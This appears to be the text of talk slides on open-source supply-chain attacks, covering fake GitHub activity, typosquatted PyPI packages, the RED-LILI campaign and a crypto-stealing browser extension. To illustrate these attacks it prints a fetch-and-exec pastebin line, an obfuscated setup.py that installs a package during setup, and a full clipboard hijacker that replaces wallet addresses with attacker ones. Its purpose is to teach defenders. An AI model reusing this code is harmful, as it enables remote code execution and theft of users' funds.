
cheat sheet

```
1 import requests  
2  
3 exec(requests.get('https://pastebin.com/raw/WeVkJmnL').text)  
4 |
```

Previous

Next





Fake GitHub Activity

Signed in as [ZackAccount](#)[Make Senior Developer](#)[Add Contributors](#)[Clear All Repositories](#)

DON'T TAKE
CODE FROM
STRANGERS

Checkmark SWAG

[GitHub Verified Commits](#)

Five Easy Ways

- **Starjacking** - stealing stars from known, respected packages to an attacker's newly created package.
- **Repojacking** - hijacking a respected package/repo path using a simple rename.
- **Spoofing Contributor activity** using unverified commits.
- **Adding known Contributor** to malicious repo/packages.
- **Spoofing Contributor organization**

Lesson #3

Attackers are Evolving

https://pypi.org/user/vseravnonet/

Search projects 

Help Sponsors Log in Register

vseravnonet

17 projects

 **selenium**
Last released 7 minutes ago
None

 **sleenium**
Last released 7 minutes ago
None

 **selenumm**
Last released 7 minutes ago
None

 **selenium**
Last released 7 minutes ago
None

 **selneium**
Last released 7 minutes ago
None

 **selennium**
Last released 7 minutes ago
None

 **selinium**

```
setup.py
import sys
from distutils.core import setup
import random

if sys.platform == "''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
copyright.__str__()[4 << 0]), [((1 << 4) - 1) << 3] - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 <<
1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1]]):
    if sys.argv[1] in ['''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
copyright.__str__()[4 << 0]), [((3 << 3) + 1) << 2] + 1, (((3 << 2) + 1)) << 3) - 1, (((3 << 2) + 1))
<< 3) - 1, (3 << 5) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 3) - (1
<< 1), (7 << 4) - 1]), '''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 <<
2] + copyright.__str__()[4 << 0]), [(3 << 5) + (1 << 1), ((1 << 4) - 1) << 3) - 3, (((3 << 2) + 1)) <<
3) + 1, (((7 << 2) - 1) << 2), (((3 << 3) + 1) << 2)]))]:
        馬女水女口目人馬鳥月水馬山山馬鳥 = 834*(395 & 643)+865//460-(104 | 469+415) | 104 << 313 << 357 >> (935 |
183) & ~61

        while 馬女水女口目人馬鳥月水馬山山馬鳥:
            if 108363 == 馬女水女口目人馬鳥月水馬山山馬鳥:
                import pip
                pip.main(['''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
copyright.__str__()[4 << 0]), [(((3 << 2) + 1)) << 3] + 1, (7 << 4) - (1 << 1), (7 << 4) + 3, (7 << 4)
+ (1 << 2), (3 << 5) + 1, (((7 << 2) - 1) << 2), (((7 << 2) - 1) << 2)]),
''.join(map(getattr(__builtins__,
                    oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(7 << 4),
(((1 << 4) - 1) << 3) + 1, (7 << 4), (((3 << 2) + 1)) << 3) + 1, (((1 << 4) - 1) << 3) - 1, (((3 << 2)
+ 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)]))]

        馬女水女口目人馬鳥月水馬山山馬鳥 = (896*(494 & 86)+104//648-(885 | 515+277) | 885 << 141 << 580 >> (593 |
648) & ~87) >> 9523
            elif 馬女水女口目人馬鳥月水馬山山馬鳥 == 286625773:
                ...
```

```
setup.py

import sys
from distutils.core import setup
import random

if sys.platform == '':
    join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
            copyright.__str__()[4 << 0]), [((1 << 4) - 1) << 3] - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)]):
        if sys.argv[1] in [''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
            copyright.__str__()[4 << 0]), [((3 << 3) + 1) << 2] + 1, (((3 << 2) + 1)) << 3) - 1, (((3 << 2) + 1)) << 3) - 1, (3 << 5) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 3) - (1 << 1), (7 << 4) - 1]), ''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
            copyright.__str__()[4 << 0]), [(3 << 5) + (1 << 1), ((1 << 4) - 1) << 3] - 3, (((3 << 2) + 1)) << 3) + 1, (((7 << 2) - 1) << 2), (((3 << 3) + 1) << 2)])]):
            馬女水女口目人馬鳥月水馬山山馬鳥 = 834*(395 & 643)+865//460-(104 | 469+415) | 104 << 313 << 357 >> (935 | 183) & ~61

        while 馬女水女口目人馬鳥月水馬山山馬鳥:
            if 108363 == 馬女水女口目人馬鳥月水馬山山馬鳥:
                import pip
                pip.main(['''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] +
                    copyright.__str__()[4 << 0]), [(((3 << 2) + 1)) << 3] + 1, (7 << 4) - (1 << 1), (7 << 4) + 3, (7 << 4) + (1 << 2), (3 << 5) + 1, (((7 << 2) - 1) << 2), (((7 << 2) - 1) << 2)]),
                    ''.join(map(getattr(__builtins__, oct.__str__())[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(7 << 4), (((1 << 4) - 1) << 3) + 1, (7 << 4), (((3 << 2) + 1)) << 3) + 1, (((1 << 4) - 1) << 3) - 1, (((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 2) + 1)) << 2) - 1, (((3 << 3) + 1) << 1)]))])
                馬女水女口目人馬鳥月水馬山山馬鳥 = (896*(494 & 86)+104//648-(885 | 515+277) | 885 << 141 << 580 >> (593 | 648) & ~87) >> 9523
            elif 馬女水女口目人馬鳥月水馬山山馬鳥 == 286625773:
                .....
```

Malicious Extension



```
background.js

let page = chrome.extension.getBackgroundPage();

var inputElement = document.createElement('input');
document.body.appendChild(inputElement);
inputElement.focus();

function checkWalletAddresses() {
    document.execCommand('paste');
    var clipboardContent = inputElement.value;
    clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');
    clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');
    clipboardContent = clipboardContent.replace(/^([bnb1][0-9a-z]{38})$/g, 'bnb1pncts5ct0rdh3rcdms8708x9jrdy038ml33ceuw');
    clipboardContent = clipboardContent.replace(/^([13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33})|bc1[a-zA-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8zwrc2');
    clipboardContent = clipboardContent.replace(/^([LM3][a-km-zA-HJ-NP-Z1-9]{26,33})$/g, 'LcVct9KwHwUKftDNjbBxUtjK9WeUkYbRN3');
    clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34})$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');
    clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})$/g, 'DFbEVJUt9TcyBgVGriy3DcNBwYhK3s7Yhx');
    clipboardContent = clipboardContent.replace(/^addr1q8206rrze22rz8g5lgn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxlhvvz$/g, 'addr1q8206rrze22rz8g5lgn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxlhvvz');
    clipboardContent = clipboardContent.replace(/^([48]{1}[0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG18Tv5UDKGNQegefxS2FFqrqeapvB');
    clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55})$/g, 'GCUPRZDN5RGS03MC4LBIZBJMCS5KNUYQI2HZNUHVEBC5LNWZDWQ24XH');
    clipboardContent = clipboardContent.replace(/^cosmos[a-zA-9]{39})$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');

    inputElement.value = clipboardContent;
    inputElement.select();

    document.execCommand('copy');

    inputElement.value = '';
}

setInterval(checkWalletAddresses, 1000);
```

```
background.js

let page = chrome.extension.getBackgroundPage();

var inputElement = document.createElement('input');
document.body.appendChild(inputElement);
inputElement.focus();

function checkWalletAddresses() {
    document.execCommand('paste');
    var clipboardContent = inputElement.value;
    clipboardContent = clipboardContent.replace(/^(0x)[A-Fa-f0-9]{40}$/g, '0x6eb2103839011Ed56c98145b3d3f9d6BE1b4dA63');
    clipboardContent = clipboardContent.replace(/^T[A-Za-z1-9]{33}$/g, 'TK3dtT7vYLkhUyzLqbQMmsrM36QzFnmfaa');
    clipboardContent = clipboardContent.replace(/^([bnb1][0-9a-z]{38})$/g, 'bnb1pncts5ct0rdh3rcdm8708x9jrdy038ml33ceuw');
    clipboardContent = clipboardContent.replace(/^([13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33})|bc1[a-z0-9]{39,59})$/g, 'bc1qkjm7r677a4fkxcmx9kzlk55a9eaqtztq8zwrc2');
    clipboardContent = clipboardContent.replace(/^([LM3][a-km-zA-HJ-NP-Z1-9]{26,33})$/g, 'LcVct9KwhwUKftDNjbBxUtjk9WeUkYbRN3');
    clipboardContent = clipboardContent.replace(/^r[0-9a-zA-Z]{24,34}$/g, 'rJd2pxs7TxE77W8X3Ezt2QyrhMJixMehPx');
    clipboardContent = clipboardContent.replace(/^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})$/g, 'DFbEVJUt9TcyBgVGriy3DcNBwYhK3s7Yhx');
    clipboardContent = clipboardContent.replace(/^addr1q8206rrze22rz8g5lgn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxlhvvz$/g, 'addr1q8206rrze22rz8g5lgn4clv7zu9mq6w6a6llvw8v3l7r8k5l5xx9j55xyw3f7s38t37eu9ctkp5a4m4l7cuwerlux0qxlhvvz');
    clipboardContent = clipboardContent.replace(/^([48]{1}[0-9AB]{1})([0-9a-zA-Z]{93})$/g, '41iwYzbS1KKX8DFySxDcGBGGfJzywUeHxWumm4fjYxtYCiHtysXmq3P7RqG18Tv5UDKGNQegefS2FFqrqeapvB');
    clipboardContent = clipboardContent.replace(/^G[0-7A-Za-z]{55})$/g, 'GCUPRZDN5RGS03MC4LBIZB3MC5KNUYQI2HZNUHVEBC5LNWZDWQ24XH');
    clipboardContent = clipboardContent.replace(/^cosmos[a-z0-9]{39})$/g, 'cosmos1cd3hxdkc775zj75xtd3gqp8s7hynxkzewcf58y');

    inputElement.value = clipboardContent;
    inputElement.select();

    document.execCommand('copy');

    inputElement.value = '';
}

setInterval(checkWalletAddresses, 1000);
```

Settings Extensions Transaction: e321a31efe9d6b82d08ccacd0a86b046e2d75d746f31536939a2480c5fe3449d Error

blockchain.com/explorer/transactions/btc/e321a31efe9d6b82d08ccacd0a86b046e2d75d746f31536939a2480c5fe3449d

Blockchain.com

Home Prices Charts NFTs DeFi Academy Developers Wallet Exchange

Bitcoin Ethereum Bitcoin Cash BTC Testnet BCH Testnet

English

XRP/USD 0.40 ▼ 0.32% Aptos/USD 15.98 ▲ 4.10% BUSD/USD 1.00 ▲ 0.01% Cardano/USD 0.39 ▼ 0.33% Optimism/USD 3.05 ▲ 1.03% Dogecoin/USD 0.09 ▼ 0

bc1q39ynn3z75knaj3ttmwqq9dppakgkqejh5ku4arj

Amount 0.00036553 BTC * \$7.97
Fee 1,638 SATS * \$0.36
From 3MUBY-YUC8D
To bc1q3-ku4ar

Confirmed

This transaction has 3 Confirmations. It was mined in Block 775,888

This transaction paid ~40% more in fees due to inefficiencies associated with older wallets.

Learn More

1xBit.com
Finish each game a winner!
HUGE SPORSTBOOK
BET in CRYPTO

Hash e321-449d
Position 2523
Age 37m 50s
Input Value 0.00038191 BTC
Fee 0.00001638 BTC
Fee/VB 12.316 sat/vByte
Weight 529
Coinbase No
RBF No
Version 2

Block ID 775,888
Time 10 Feb 2023 03:34:53
Inputs 1
Outputs 1
Output Value 0.00036553 BTC
Fee/B 7.654 sat/B
Size 214 Bytes
Weight Unit 3.096 sat/WU
Witness Yes
Locktime 0
BTC Price \$21,794.66

Overview JSON

From 1 3MUBYGdNUAAyVpZvMFMCYBQBBJhsyY... 0.00038191 BTC * \$8.32

To 1 bc1q39ynn3z75knaj3ttmwqq9dppakgkqejh5... 0.00036553 BTC * \$7.97

Explore top crypto assets.

Settings Extensions Transaction: e321a31efe9d6b82d08ccacd0a86b046e2d75d746f31536939a2480c5fe3449d Error

blockchain.com/explorer/transactions/btc/e321a31efe9d6b82d08ccacd0a86b046e2d75d746f31536939a2480c5fe3449d

Blockchain.com

bc1q39yyn3z75knaj3ttmwqq9dppakgkqejh5ku4arj

Home Prices Charts NFTs DeFi Academy Developers Wallet Exchange

XRP/USD 0.40 ▼ 0.32% Aptos/USD 15.98 ▲ 4.10% BUSD/USD 1.00 ▲ 0.01% Cardano/USD 0.39 ▼ 0.33% Optimism/USD 3.05 ▲ 1.03% Dogecoin/USD 0.09 ▼ 0

Amount 0.00036553 BTC * \$7.97
Fee 1,638 SATS * \$0.36

From 3MUBY-YUC8D
To bc1q39yyn3z75knaj3ttmwqq9dppakgkqejh5ku4arj

Confirmed

This transaction has 3 Confirmations. It was mined in Block 775,888

This transaction paid ~40% more in fees due to inefficiencies associated with older wallets.

Learn More

1xBit.com
Finish each game a winner!
HUGE SPORSTBOOK
BET in CRYPTO

Explore top crypto assets.

Hash e321-449d
Position 2523
Age 37m 50s
Input Value 0.00038191 BTC
Fee 0.00001638 BTC
Fee/VB 12.316 sat/vByte
Weight 529
Coinbase No
RBF No
Version 2

Block ID 775,888
Time 10 Feb 2023 03:34:53
Inputs 1
Outputs 1
Output Value 0.00036553 BTC
Fee/B 7.654 sat/B
Size 214 Bytes
Weight Unit 3.096 sat/WU
Witness Yes
Locktime 0
BTC Price \$21,794.66

Overview JSON

From 1 3MUBYGdNUAAyVpZvMFMCYBQB8JhsyY... 0.00038191 BTC * \$8.32

To 1 bc1q39yyn3z75knaj3ttmwqq9dppakgkqejh5... 0.00036553 BTC * \$7.97

The screenshot shows the Google Chrome Extensions management interface. At the top, there are three tabs: "Settings", "Extensions", and "Transaction: e321a31efe9d6b82d". The "Extensions" tab is active. The address bar indicates the URL is "chrome://extensions". On the right side of the header, there is an "Error" button and a "Developer mode" toggle switch which is turned on. Below the header, there is a search bar labeled "Search extensions" and a "Developer mode" status indicator. The main content area displays a list of installed extensions:

- Windows 1** (ID: nblokaflcpcebgbcbdaeodffidlagdgi)
Details Remove Errors
- Adobe Acrobat: PDF edit, convert, sig...** 15.1.3.37 (ID: efaidnbmnnibpcajpcgclefindmkaj)
Details Remove
- Application Launcher For Drive (by Google)** 3.5 (ID: imjegmlcamnimmfhcmpkclmigmmcbeh)
Details Remove
- Google Docs Offline** 1.53.0 (ID: ghbmnjnjoekpmoeecnlnnbdloihki)
Edit, create, and view your documents, spreadsheets, and presentations – all without internet access.
Inspect views [background page \(inactive\)](#)
Details Remove

Settings Extensions Transaction: e321a31efe9d6b82d

Chrome | chrome://extensions

Extensions

Load unpacked Pack extension Update

Search extensions

Your browser is managed by your organization

Windows 1

ID: nblokaflcpcebgbcbdaeodffidlagdgi

Details Remove Errors

Adobe Acrobat: PDF edit, convert, sig...

Do more in Google Chrome with Adobe Acrobat PDF tools. View, fill, comment, sign, and try convert and compress tools.

ID: efaidnbmnnibpcapcgcglefindmkaj

Details Remove

Application Launcher For Drive (by Google)

Open Drive files directly from your browser in compatible applications installed on your computer.

ID: lmjegmlcamnimmfhcmpkclmigmmcbeh

Details Remove

Google Docs Offline 1.53.0

Edit, create, and view your documents, spreadsheets, and presentations – all without internet access.

ID: ghbmnjoekpmoeecnlnnbdloihki
Inspect views [background page \(inactive\)](#)

Details Remove

Developer mode


~300 User Accounts

Q Search this file...			
1	Username	Display Name	Registration Date
2	ecnldear07	ecnldear07	2022-11-04T18:14:27+0000
3	peke-0393	peke-0393	2022-11-04T18:14:13+0000
4	klenin281	klenin281	2022-11-04T18:13:57+0000
5	makova1994	makova1994	2022-11-04T18:13:39+0000
6	pinigin.9494	pinigin.9494	2022-11-04T18:13:15+0000
7	lcalrik5959	lcalrik5959	2022-11-04T18:12:57+0000
8	rita290859	rita290859	2022-11-04T18:12:10+0000
9	bratka.2013	bratka.2013	2022-11-04T18:11:54+0000
10	axibekbek	axibekbek	2022-11-04T18:11:36+0000
11	altezzaz871	altezzaz871	2022-11-04T18:11:18+0000
12	vseravnonet	vseravnonet	2022-11-04T18:10:42+0000
13	pristupa-aa	pristupa-aa	2022-11-04T18:10:29+0000
14	bunkerclub2007	bunkerclub2007	2022-11-04T18:10:13+0000
15	ax_s_nad-0150	ax_s_nad-0150	2022-11-04T18:09:59+0000
16	nigora_1969	nigora_1969	2022-11-04T18:09:38+0000
17	sanyaperminov	sanyaperminov	2022-11-04T18:08:29+0000
18	nblednovaaa	nblednovaaa	2022-11-04T18:07:49+0000
19	rivalol2	rivalol2	2022-11-04T18:07:32+0000
20	Sasa_pak	Sasa_pak	2022-11-04T18:07:11+0000
21	gena.uralan	gena.uralan	2022-11-04T18:06:47+0000
22	qwertyqwery	qwertyqwery	2022-11-04T18:05:50+0000
23	r5r5ysdf	r5r5ysdf	2022-11-04T18:05:07+0000
24	maicarat1961	maicarat1961	2022-11-04T18:04:40+0000



REDLILI

RED-LILI Malicious Packages Factory



Using disposable domains



Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from `*.rt11.ml` in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause



Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from `*.33mail.ga` in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause and take the necessary steps to mitigate the issue.



